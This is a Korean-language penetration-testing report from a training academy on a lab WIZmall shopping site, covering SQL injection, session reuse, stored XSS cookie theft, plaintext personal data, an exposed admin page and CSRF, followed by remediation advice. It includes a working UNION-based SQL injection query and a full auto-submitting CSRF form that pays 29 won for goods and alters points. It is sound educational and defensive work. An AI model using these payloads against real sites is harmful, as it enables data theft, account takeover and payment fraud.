




모의해킹 보고서

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

목 차

1. 모의해킹 수행개요
 - 1.1. 모의해킹 목적
 - 1.2. 모의해킹 수행 범위
 - 1.3. 모의해킹 진단 일정
 - 1.4. 모의해킹 수행 절차
 - 1.5. 모의해킹 진단 대상
 - 1.6. 모의해킹 수행 장소
 - 1.7. 모의해킹 진단 항목
2. 취약점 진단 결과 요약
3. 취약점 진단 결과 상세
 - 3.1. SQL Injection
 - 3.2. 인증 및 세션 관리 취약점
 - 3.3. Cross Site Scripting
 - 3.4. 민감 데이터 노출
 - 3.5. 기능 수준의 접근 통제 누락
 - 3.6. Cross Site Request Forgery
4. 취약점 보안 권고
 - 4.1. SQL Injection 보안
 - 4.2. 인증 및 세션 관리 취약점 보안
 - 4.3. Cross Site Scripting 보안
 - 4.4. 민감 데이터 노출 보안
 - 4.5. 기능 수준의 접근 통제 누락 보안
 - 4.6. Cross Site Request Forgery 보안

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

1. 모의해킹 수행개요

1.1 모의해킹 목적

본 프로젝트는 i2sec 국제정보보안학원에서 제공하는 웹 애플리케이션을 대상으로 다양한 해킹 기술을 이용하여 보안진단을 수행하고, 발견된 취약점에 대한 대응책을 수립하여 보안 수준을 향상시키고 서비스의 신뢰성을 확보하는 것을 목적으로 함.



1.2 모의해킹 수행 범위

i2sec 국제정보보안학원에서 학습용 WIZmall에 대해 진단을 수행하며, 발견된 취약점을 통해 정보 유출 및 2차 공격 가능성을 진단을 수행함

1.3 모의해킹 진단 일정

모의해킹은 2020년 12월 03일부터 2020년 12월 09일까지 진행되며 세부일정은 아래와 같음

구분	내역	일정	비고
대상 및 일정	진단대상 및 일정 상세	2020.12.03 ~ 2020.12.04	-
취약점 진단 및 결과 분석	취약점 진단 수행	2020.12.03 ~ 2020.12.09	-
	결과 분석 및 대응 방안		-

1.4 모의해킹 수행 절차

WIZmall에 대한 모의해킹 실습은 다음과 같은 절차로 수행



진행 순서	내용	비고
대상선정	취약점 진단 대상 및 범위 선정	-
정보수집	요구사항 및 진단 제약사항 파악	-
취약점 진단	진단 도구를 활용한 수동 보안진단 수행	-
진단 결과	진단 결과에 대한 원인 및 문제점 분석	-
대응방안 마련	진단에 발견된 취약점에 대한 대응 방안 수립	-
보고서 작성	진단 결과 보고서 작성	-

1.5 모의해킹 진단 대상

사이트명	URL주소	비고
WIZmall	https://192.168.0.50	-

1.6 모의해킹 수행 장소



장소	IP	비고
i2sec 국제정보보안학원	192.168.1.0/24	내부망

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

1.7 모의해킹 진단 항목

* 위험도는 OWASP Top10 2017 기준으로 선정되었습니다.

항목	설명	위험도
SQL Injection	SQL문으로 해석될 수 있는 입력을 시도하여 데이터베이스에 접근할 수 있는 취약점	상
인증 및 세션 관리 취약점	인증 및 세션 관리 소홀로 인해 공격자에게 사용자의 암호, 키, 세션 토큰 등이 노출	상
Cross Site Scripting	피해자의 브라우저에서 스크립트를 실행시켜 사용자 세션을 탈취하고 웹 사이트를 변조	중
취약한 직접 객체 참조	사용자에 대한 인증이 불충분하면 공격자가 권한 없는 기능과 데이터에 접근 가능	상
보안 설정 오류	취약한 기본 설정 및 민감 정보가 포함된 500 에러 메시지를 숨기지 않아 서버 정보 노출	중
민감 데이터 노출	저장 또는 전송할 때 암호화 같은 추가 조치가 없으면 취약한 데이터를 훔치거나 수정 가능	상
기능 수준의 접근 통제 누락	인증된 사용자가 수행할 수 있는 작업에 대한 제한이 제대로 적용되어 있지 않은 경우	상
Cross Site Request Forgery	공격에 걸려든 피해자의 권한으로 공격자가 원하는 요청을 서버에 보내도록 만드는 공격	상
알려진 취약점이 있는 컴포넌트 사용	이미 알려진 취약점이 있는 컴포넌트를 업그레이드나 다른 조치 없이 그대로 사용하는 경우	중

	모의해킹 보고서		
	버전: 1.0	2020-12-09	



2. 취약점 진단 결과 요약

대상	취약점 진단 항목	위험도	취약점 내용
WIZmall	SQL INJECTION	상	DB 정보 노출
	인증 및 세션 관리 취약점	상	세션 점검, 본인 검증 체크
	Cross Site Scripting	상	게시판 취약점 I
	민감 데이터 노출	상	고객 정보 및 질문 노출
	기능 수준의 접근 통제 누락	상	관리자 페이지 노출
	Cross Site Request Forgery	상	게시판 취약점 II

[취약점 발견 항목]

취약점 검사 통과 항목

항목	진단	확인 내용
인증 및 세션 관리	본인 검증 체크	회원정보 변경, 글 수정 시 비밀번호 재확인
보안 설정 오류	Directory Listing	<p>라이브러리 폴더를 찾을 수 있지만 안의 내용이 일반인에게 노출되지 않도록 차단됨 admin, config, malladmin, wizmember 등 다른 중요 폴더들도 잘 차단되어 있음.</p> <p>.....</p> <p>[폴더 접근 시도 시 서버 메시지] Forbidden You don't have permission to access /lib/ on this server. Apache Server at 192.168.0.50 Port 80</p>

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

3. 취약점 진단 상세 결과

3.1 SQL Injection

취약점 현황	DB 정보 노출
취약점	<p>메인페이지 Search란, 주문내역 페이지, 아이디 및 비밀번호 찾기에서 DB에러를 유도하기 위해 '를 입력했을 때 데이터베이스의 종류, 각종 테이블명과 컬럼명, 그리고 쿼리 내용 등의 DB정보들이 노출된다. 특히 회원정보 찾기 칸에서 많은 정보를 캐낼 수 있다.</p> <p>문제 페이지:</p> <ol style="list-style-type: none"> 1. 메인 http://192.168.0.50/ 2. 주문내역 /wizmember.php?query=order 3. 아이디 패스워드 찾기 /wizmember.php?query=idpassearch

DB 오류 메시지

Error : You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near '','',1607321375)' at line 1

OutPut Message : **insert into wizsearchKeyword (keyword,wdate) values ('',1607321375)**

[DB 오류 메시지 1: 메인 페이지]

 Error : You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near '""' at line 1
 OutPut Message : **SELECT * FROM wizBuyers WHERE OrderID=""**

[DB 오류 메시지 2: 주문 내역 페이지]

 Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"" AND ljumin1=" AND ljumin2="' at line 1
 OutPut Message : select i.email, m.mname, m.mid, m.passwd, m.grantsta from wizMembers m left join wizMembers_ind i on m.mid=i.id where m.mname="" AND ljumin1="" AND ljumin2=""

[DB 오류 메시지 3 : ID/PW 찾기 페이지]

 >> 위의 에러 메시지에서 얻은 힌트를 토대로 쿼리를 구성하여 SQL injection을 시도해보니 공격 성공 시 DB에 대한 더 많은 정보를 알아낼 수 있었다. 아래 사진은 컬럼명 획득 예시로 사용한 쿼리는 **'union select null, null, column_name, null, null from information_schema.columns where TABLE_SCHEMA='mysql'#**. 이를 통해 알아낸 컬럼명 중 하나는 **host**로 정상 처리라면 아이디가 나와야 할 자리에 나타난다.



Home > 아이디 및 비밀번호 찾기

회원님!! 아이디 또는 비밀번호를 잊으셨나요? 입력하신 후 [확인]단추를 누르세요 고객님의 아이디는 Host 입니다

이름

주민등록번호 -

찾기



	모의해킹 보고서		
	버전: 1.0	2020-12-09	

3. 취약점 진단 상세 결과

3.2 인증 및 세션 관리 취약점

취약점 현황	인증 및 세션이 잘 관리되고 있는지 점검
취약점	<p>자바스크립트 document.cookie를 이용해 쿠키값 확인 결과 다른 두 사용자에게 같은 세션을 주는 것 발견. 한 아이디로 로그인해서 주어지는 값들과 로그아웃 후 다른 계정 아이디로 로그인해서 주어진 값들이 모두 똑같음. 그러나 브라우저를 껐다가 다시 켜는 경우에는 다른 세션이 주어지는 것으로 보아 로그아웃 시 세션이 제대로 폐기 되지 않는 문제로 보인다.</p>

sugarbear 아이디로 로그인	로그 아웃 후 aaaaaa 아이디로 로그인	새로운 브라우저에서 다시 sugarbear로 로그인
PHPSESSID=042124d5da0f63c7a091bb8c926d1624; CART_CODE=160705866428; ShopListNo=12; MODIFY=1_board03_root; sersession=042124d5da0f63c7a091bb8c926d1624	PHPSESSID=042124d5da0f63c7a091bb8c926d1624; CART_CODE=160705866428; ShopListNo=12; MODIFY=1_board03_root; sersession=042124d5da0f63c7a091bb8c926d1624	PHPSESSID=d47c9b6666dd86ac8a9dab36f6bdf793; usersession=d47c9b6666dd86ac8a9dab36f6bdf793

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

3. 취약점 진단 상세 결과

3.3 Cross Site Scripting

취약점 현황	사용자들이 읽고 쓸 수 있는 게시판에 XSS 취약점이 있는지 확인
취약점	<p>게시판에 먼저 자바스크립트 alert로 간단히 테스트 해보면 의도한 대로 작성 글을 읽을 때 팝업이 잘 뜨는 것을 볼 수 있다. 이를 통해 이 게시판에는 위험한 특수문자나 스크립트에 대한 별다른 처리가 되어 있지 않음을 알 수 있다. 자주하는 질문 코너에서도 같은 문제점이 발견되었다.</p> <p>일반 게시판: /wizboard.php?BID=board01&GID=root 자주하는 질문: /wizboard.php?BID=board03&GID=root</p> <p>.....</p> <p>자바 스크립트가 가능한 게시판이라는 정보를 토대로 피해자의 세션을 훔치는 공격 시나리오를 테스트 해보았다. 공격자가 document.cookie를 이용해 글 읽는 사람의 세션 값을 알아내고 그 값으로 세션 변조를 시도할 경우 정말로 계정이 변경 되는 지 시험해 보았다. Edit This Cookie라는 쿠키 변조 툴을 이용해 자신의 원래 세션 값을 다른 사람의 값으로 바꿔치기 하는 경우 타인의 계정에 접근하는 것이 실제로 가능하다는 것을 확인 할 수 있다. 세션 값을 훔쳐온 정보와 함께 세팅해주면, 아이디가 공격자 자신의 아이디(aaaaaa)에서 희생자의 아이디(gummybear)로 바뀌어 인식된다.</p>



[희생자 gummybear가 공격자의 글을 읽었을 때 알려지는 gummybear의 세션 정보]

고객계시관 공동구매 마이페이지

http://192.168.0.50/wizmember.php?query=info

192.168.0.50 | PHPSESSID

192.168.0.50 | usersession

Home > 회원정보변경

[안내]
회원정보변경 회원정보를 수정하는 란입니다.
아래의 내용중 수정을 원하시는 부분을 입력하신 후 [확인] 단추를 클릭하십시오.

* 회원 ID aaaaaa

현재 비밀번호

새 비밀번호

비밀번호 확인

* 이름 ???

* 주민등록번호 960606 - 1234567

자택주소 137 - 070 우편번호 11 (상세주소)

* 전화번호 1111 - 1111 - 1111

* 전자우편 111111111111 @ naver.com naver.com

확인 취소

도메인 192.168.0.50

경로 /

기한 Fri Dec 10 2021 16:27:03 GMT+0900 (대한민국 표준시)

SameSite

Host only ☒ 세션 ☒ Secure ☐ HTTP 전용 ☐

QUICK LINK 커뮤니티

[aaaaaa에게 주어진 원래 세션 값]

고객계시관 공동구매 마이페이지

http://192.168.0.50/wizmember.php?query=info

192.168.0.50 | PHPSESSID

192.168.0.50 | usersession

Home > 회원정보변경

[안내]
회원정보변경 회원정보를 수정하는 란입니다.
아래의 내용중 수정을 원하시는 부분을 입력하신 후 [확인] 단추를 클릭하십시오.

* 회원 ID gummybear

현재 비밀번호

새 비밀번호

비밀번호 확인

* 이름 ???

* 주민등록번호 811211 - 2639122

자택주소 614 - 051 우편번호 ?? ??? ???? (상세주소)

* 전화번호 000 - 111 - 222

* 전자우편 gummybear @ hanbo 기타

확인 취소

도메인 192.168.0.50

경로 /

기한 Fri Dec 10 2021 16:29:25 GMT+0900 (대한민국 표준시)



SameSite

Host only ☒ 세션 ☒ Secure ☐ HTTP 전용 ☐

QUICK LINK 커뮤니티

[gummybear의 값으로 변조하니 아이디가 gummybear로 바뀜]

*PHPSESSID, usersession 두 값 다 맞춰주어야 세션이 변경된다.

	모의해킹 보고서		
	버전: 1.0	2020-12-09	



3. 취약점 진단 상세 결과

3.4 기능 수준의 접근 통제 누락

취약점 현황	느슨한 통제로 인한 공격 포인트가 있는지 점검
취약점	<p>일반 사용자에게는 접근 불가능해야 할 관리자 페이지가 쉽게 노출된다. 단순 유추로 '/admin'만 메인 페이지 url 뒤에 입력했는데 '/malladmin/default.php' 관리자 페이지로 이동 시켜준다. 서버가 php 언어로 만들어 졌다는 것 까지 함께 알 수 있다.</p> <p>.....</p> <p>서버 정보는 되도록 알려주지 않는 편이 안전하며 default적인 이름은 변경하여 쓰도록 하고, 관리자 와 관련되는 기능은 공격의 시작점이 될 여지가 있으니 처음부터 접근자체가 되지 않도록 막아둘 필요가 있다.</p>




[관리자 페이지 노출 사진]

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

3. 취약점 진단 상세 결과

3.5 민감 데이터 노출

취약점 현황	데이터 전송 시 민감 정보에 대한 보호가 허술함
취약점	<p>Burp Suite 프록시 툴을 사용해 서버에 보내는 요청을 확인해 본 결과, 문의 코너에서 질문을 보낼 때 고객의 이름, 전화번호, 이메일 주소 같은 개인 정보 및 질문 내용 등이 전부 평문으로 노출된다. Name 변수에 입력한 'testname' Tel 변수에 '00'등 본인이 제출한 개인정보 및 질문 글 내용이 모두 그대로 보여 진다. 스니핑 같은 중간자 공격을 통해 해커가 정보를 훔칠 수 있으니 민감한 데이터를 저장하거나 전송할 때에는 어느 정도 암호화 해 줄 필요가 있다.</p> <p>회원가입 시에도 같은 문제점이 보인다. 서버로 전송되는 값을 확인해본 결과 가입하는 고객의 이름과 주민번호가 평문으로 전달된다.</p>



[문의 코너: 프록시로 서버에 요청을 보내는 내용 확인]

회원가입

id/pwd 찾기

PRODUCTS CATEGORY

MAN

WOMEN

네이버이미지

Blue pay

VeriSign

The Value of Trust

공정거래위원회인증

표준약관이용

고객센터

평일 AM10:00 - PM23:00

휴일 AM09:00 - PM23:00

인터넷 사이버몰 利用規約款

제1조(목적)

이 약관은 (주)이넷 (2sec회사) (전자거래 사업자)가 운영하는 www.12sec.com 사이버몰(이하 "몰"이라 함)에서 제공하는 인터넷 판매 서비스(이하 "서비스"라 함)를 이용함에 있어 사이버몰과 이용자 간 권리·의무 및 책임사항을 규정함을 목적으로 합니다.

특히 「전자거래기본법」을 이용하는 전자거래에 대해서도 그 성질에 반하지 않는 한 이 약관을 적용합니다.

제2조(정의)

① "몰"이란 (주)이넷 12sec 회사가 제3자 또는 통역자를 통하여 제공하기 위하여 컴퓨터를 정보통신망을 이용하여 제3자 또는 통역자를 거칠 수 있도록 운영·관리하는 온라인 상점으로서, 이몰과 사이버몰을 운영하는 사업자와 회원으로 사용됩니다.

② "이용자"란 "몰"에 접속하여 이 약관에 따라 "몰"이 제공하는 서비스를 받는 회원 및 비회원을 말합니다.

③ 회원이라 함은 "몰"에 개인정보를 제공하여 회원등록을 한 자로서, "몰"의 정보를 지속적으로 제공받으며, "몰"이 제공하는 서비스를 계속적으로 이용할 수 있는 자를 말합니다.

④ 비회원이라 함은 회원에 가입하지 않고 "몰"이 제공하는 서비스를 이용하는 자를 말합니다.

제3조 (약관의 효력과 개정)

① "몰"은 이 약관의 내용과 상호, 영업소 소재지, 대표자의 성명, 사실통계번호, 연락처(전화, 팩스, 전자우편 주소 등) 등을 이용자에게 알 수 있도록 www.12sec.com 사이버몰의 초기 서비스화면(전면)에 게시합니다.

② "몰"은 약관의규제대상법령을, 전자거래기본법, 전자서명법, 정보통신망이용촉진및정보보호관련법령, 방문판매등에관한법령, 소비자보호법 등 관련법령을 위반하지 않는 범위에서 이 약관을 개정할 수 있습니다.

③ "몰"이 약관을 개정할 경우에는 적용일자 및 개정사유를 명시하여 현행약관과 함께 몰의 초기화면에 그 적용일자 7일 이전부터 적용일자 전일까지 공지합니다.

④ "몰"이 약관을 개정할 경우에는 그 개정약관과 그 개정일자 등을 해당 회원에게 알리게 되고 그 이전에 이미 해당 개정약관에 대해서는 개정약관이 적용되지 않습니다.

☒ 회원약관과 개인정보보호정책에 동의합니다.

실명: [한커]

주민번호: [88888 - *****]

확인

취소

장바구니

오늘부터 배송

QUICK LINK

커뮤니티

[회원 가입: 테스트 값 주민번호 88888-888888로 가입 요청]

Burp Suite Community Edition v2020.6 - Temporary Project

Burp Project

Intruder

Repeater

Window

Help

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Project options

User options

Intercept

HTTP history

WebSockets history

Options

Request to http://192.168.0.50:80

Forward

Drop

Intercept is on

Action

Raw



Params

Headers

Hex

1 POST /skinwiz/nameservice/NONE/index.php HTTP/1.1
2 Host: 192.168.0.50
3 Content-Length: 89
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.50
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.0.50/wizmember.php?query=regis_step1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ko-KR, ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=5ede6aaecd1933da3daba6fd2d81794d
14 Connection: close
15
16 next=regis_step2&UserName=%ED%95%B4%EC%B8%A4&UserJumin1=88888&UserJumin2=888888&x=26&y=20

[맨 아랫줄 주민번호 테스트 값 그대로 노출]

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

3. 취약점 진단 상세 결과

3.6 Cross Site Request Forgery

취약점 현황	게시판에 html테그로 작성된 글을 올려 CSRF가 가능한 것을 확인
취약점	<p>프록시를 이용해 상품 구매과정을 분석하여 원하는 상품의 가격을 낮추어 결제하는 내용의 html 텍스트를 작성한 다음, 게시판에 올려 다른 사용자가 읽도록 유도한다. 누군가가 그 글을 읽으면 읽은 사람의 권한으로 서버에 요청이 들어가게 되고 공격자는 의도대로 아주 싼 가격에 물건을 구입한다.</p> <p>(단순히 프록시만 이용하여 공격자 권한으로 직접 요청하여도 같은 결과를 볼 수 있지만, CSRF는 다른 사용자의 권한으로 일을 저지른다는 점에서 더욱 위험하다.)</p>

*1 프록시/ 2 CSRF

Home > 주문 조회								
[안내] 주문 조회 고객님의 주문하신 내역입니다. 회원가입후 현재까지 ???(gummybear) 의 주문내역 입니다. 주문번호를 클릭하면 자세한 사항을 보실 수 있습니다.								
	주문번호	상품명	구매금액	결제방식	거래상태	주문일시	상세내역	재결제
▶ 2	160697826796		29 원	카드	주문접수	2020.12.03	상세내역	결제
▶ 1	160697527721	T8BX32	29 원	카드	주문접수	2020.12.03	상세내역	결제
		외 1건						
현재페이지 합계금액 : 58 원 총 주문금액 : 58 원								
◁ 1 ▷								


[290,000원에 결제해야 할 상품을 각 29원에 결제]

CSRF 공격 글 작성 내용

```
<body onload="document.csrf.submit();">
<form name="csrf" action="/wizbag.php?query=cardchecking" method="post">
<input type="hidden" name="TOTAL_MONEY" value="29">
<input type="hidden" name="SName" value="%3F%3F%3F">
<input type="hidden" name="SZip1" value="614"
<input type="hidden" name="SZip2" value="051">
<input type="hidden" name="SAddress1" value="%3F%3F+%3F%3F%3F%3F+%3F%3F1%3F+">
<input type="hidden" name="SAddress2=%3F%3F%3F%3F&STel1_1=000&STel1_2" value="111">
<input type="hidden" name="STel2_1" value="010">
<input type="hidden" name="STel2_2" value="10102">
<input type="hidden" name="STel2_3" value="032">
<input type="hidden" name="SEmail" value="gummybear%40haribo@btn=1">
<input type="hidden" name="RName" value="%3F%3F%3F">
<input type="hidden" name="RZip1" value="614">
<input type="hidden" name="RZip2" value="051">
<input type="hidden" name="RAddress1" value="%3F%3F+%3F%3F%3F%3F+%3F%3F1%3F+">
<input type="hidden" name="RAddress2" value="%3F%3F%3F%3F">
<input type="hidden" name="RTel1_1" value="614">
<input type="hidden" name="RTel1_2" value="051">
<input type="hidden" name="RTel1_3" value="051">
<input type="hidden" name="RTel2_1" value="614">
<input type="hidden" name="RTel2_2" value="051">
<input type="hidden" name="RTel2_3" value="051">
<input type="hidden" name="Message" value="CSRF">
<input type="hidden" name="pointamount" value="20000"> *포인트도 덤으로 변조
<input type="hidden" name="total_check" value="29">
<input type="hidden" name="paytype" value="card">
<input type="hidden" name="BankInfo"



value="%EB%AC%B4%ED%86%B5%EC%9E%A5+%EC%9E%85%EA%B8%88+%EA%B3%84%EC%A2%8
C%EA%B0%80+%EB%93%B1%EB%A1%9D%EB%90%98%EC%A7%80+%EC%95%8A%EC%95%98%EC
%8A%B5%EB%8B%88%EB%8B%A4.">

<input type="hidden" name="Inputer" value="%3F%3F%3F">
<input type="hidden" name="OYear" value="2020">
<input type="hidden" name="OMonth" value="12">
<input type="hidden" name="ODay" value="3">
<input type="hidden" name="OHour" value="15">
<input type="hidden" name="image.x" value="49">
<input type="hidden" name="image.y" value="12">
</form>
</body>
```

[프록시로 게시물 열람 요청 확인]



공격 내용이 담긴 게시글을 클릭하면 포스트 방식으로 **wisbag.php?query=cardchecking** 결제 페이지로 넘어가는 걸 확인 할 수 있다. 넘겨지는 값들은 공격자가 미리 세팅해 둔 값들 (싸게 잡은 가격 포함) 이다.

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

4. 취약점 보안 권고



4.1 SQL INJECTION

취약점 개요	
취약점 설명	DB 쿼리문에 대한 검증 부재 시 SQL Injection 공격 가능
보안 방법	소스코드 개발하는 과정에 반드시 입력 값 검증하는 로직 포함
상세 보안 조치 방안	
<ol style="list-style-type: none"> 1. 대표적으로 Prepared Statement를 쓰는 방법이 있다. Prepared Statement를 사용하면 사용자가 입력하는 내용이 SQL 쿼리문에 곧바로 적용되지 않는다. 물음표 기호가 먼저 임시로 쿼리에 들어갈 자리를 채워주고 이미 컴파일 된 다음, 나중에 유저가 입력하는 값으로 대체된다. 그래서 사용자가 공격용 쿼리를 입력한다 해도 원래의 쿼리 로직은 바뀌지 않는다. 공격자가 입력한 SQL Injection 내용은 전체 일반 문자열로 처리된다. 2. 블랙리스트를 사용해 위험 단어를 걸러내도록 구성하는 방법이 있는데 블랙리스트는 집요한 공격에 우회될 가능성이 높기 때문에, 될 수 있으면 필터는 화이트리스트 기반으로 하는 것이 훨씬 안전하다. 3. 가능한 최신 기술을 사용하도록 한다. SQL Injection에 대한 보안 기능이 되어있는 최신 버전의 개발 환경과 언어 및 기술을 사용하는 것을 권한다. 4. 웹 취약점 스캐너 도구를 사용하여 정기적으로 스캔한다. 	

	모의해킹 보고서		
	버전: 1.0	2020-12-09	



4.2 인증 및 세션 관리 취약점

취약점 개요	
취약점 설명	사용자가 정말 본인이 맞는지 제대로 검증하지 않으면 매우 위험
보안 방법	세션 주의해서 처리, 비밀번호 엄격하게 관리
상세 보안 조치 방안	
<ol style="list-style-type: none"> 1. 세션 아이디는 예측이 불가능 하도록 해쉬를 사용해 암호화 한다. 2. 세션은 반드시 폐기시키고 유효 기간을 길게 잡지 않도록 한다. 3. 특히 로그아웃 시 확실하게 폐기시키고 세션을 재사용하는 일이 없도록 한다. 세션을 재사용하게 되면 여러 사람이 공동으로 쓰는 컴퓨터일 경우 큰 문제가 될 수 있다. 4. 클라이언트 사이드 보안은 매우 허술하여 사실상 보안이라 부를 수 없다. 보여져서는 안되는 값은 서버에서 처리하도록 한다. 브라우저의 hidden 필드, url 링크에 들어가 노출되는 값, http 헤더를 통해 제 3자에게 알려질 수 있는 값 등을 미리 주의하도록 한다. 5. 회원 가입 시 복잡성이 충족된 비밀번호를 사용해야만 가입이 되도록 한다. 안전한 길이에 여러 종류 문자가 섞인 비밀번호를 사용하면 사전 공격 같은 brute force attack에 걸려들 가능성이 낮다. 6. 관리자 계정과 같이 특별히 엄격한 검사가 필요한 경우에는 아이피 까지 함께 확인하도록 한다. 다른 정보가 모두 일치하여도 접속을 시도하는 아이피가 원래 설정해둔 아이피와 다르면 로그인을 허가하지 않도록 한다. 	

	모의해킹 보고서		
	버전: 1.0	2020-12-09	



4.3 Cross Site Scripting

취약점 개요	
취약점 설명	공격자의 악성 스크립트가 다른 사용자들의 브라우저에서 실행된다.
보안 방법	사용자의 입력값 검증. 스크립트를 쓰지 못하도록 필터 걸어두기.
상세 보안 조치 방안	
<ol style="list-style-type: none"> 1. html 태그를 쓰지 못하도록 하는 것이 제일 안전하다. 2. html 사용을 허가한다면 꼭 필요한 기본 태그 기능만 제공하도록 한다. 3. <script>, <object>, <applet>, <embed>, <form>, <iframe>과 같은 공격에 쓰일 법한 위험 단어와 태그들은 쓰지 못하게 막아둔다. 4. 블랙리스트 기반의 필터링은 완전하지 못하다. 창의적이고 집요한 공격자는 우회에 성공할 가능성이 높다. 화이트 리스트 방식의 필터링을 사용하는 것을 권장한다. 5. 특수 문자나 위험 단어들은 replace함수를 써서 html 인코딩하여 단순 문자열로 처리해버리도록 코드를 짜는 것도 좋은 방법이다. 6. 사용자들을 보호하기 위해 중요한 정보는 쿠키에 저장하지 않도록 하고 특히 스크립트에 의한 쿠키 접근 제한이 제대로 보안되어있는지 확인한다. 	

	모의해킹 보고서		
	버전: 1.0	2020-12-09	



4.4 민감 데이터 노출

취약점 개요	
취약점 설명	이용자의 계정 정보, 개인 정보 등 민감한 데이터가 외부에 노출. 평문으로 데이터가 넘어가는 경우 스니핑 및 스푸핑 위험이 있다.
보안 방법	중요 데이터를 다루는 구간은 반드시 SSL이 적용된 암호화 통신을 통해 데이터를 전달한다. 민감 데이터 저장 시 복호화 되지 않는 알고리즘을 사용하도록 한다.
상세 보안 조치 방안	
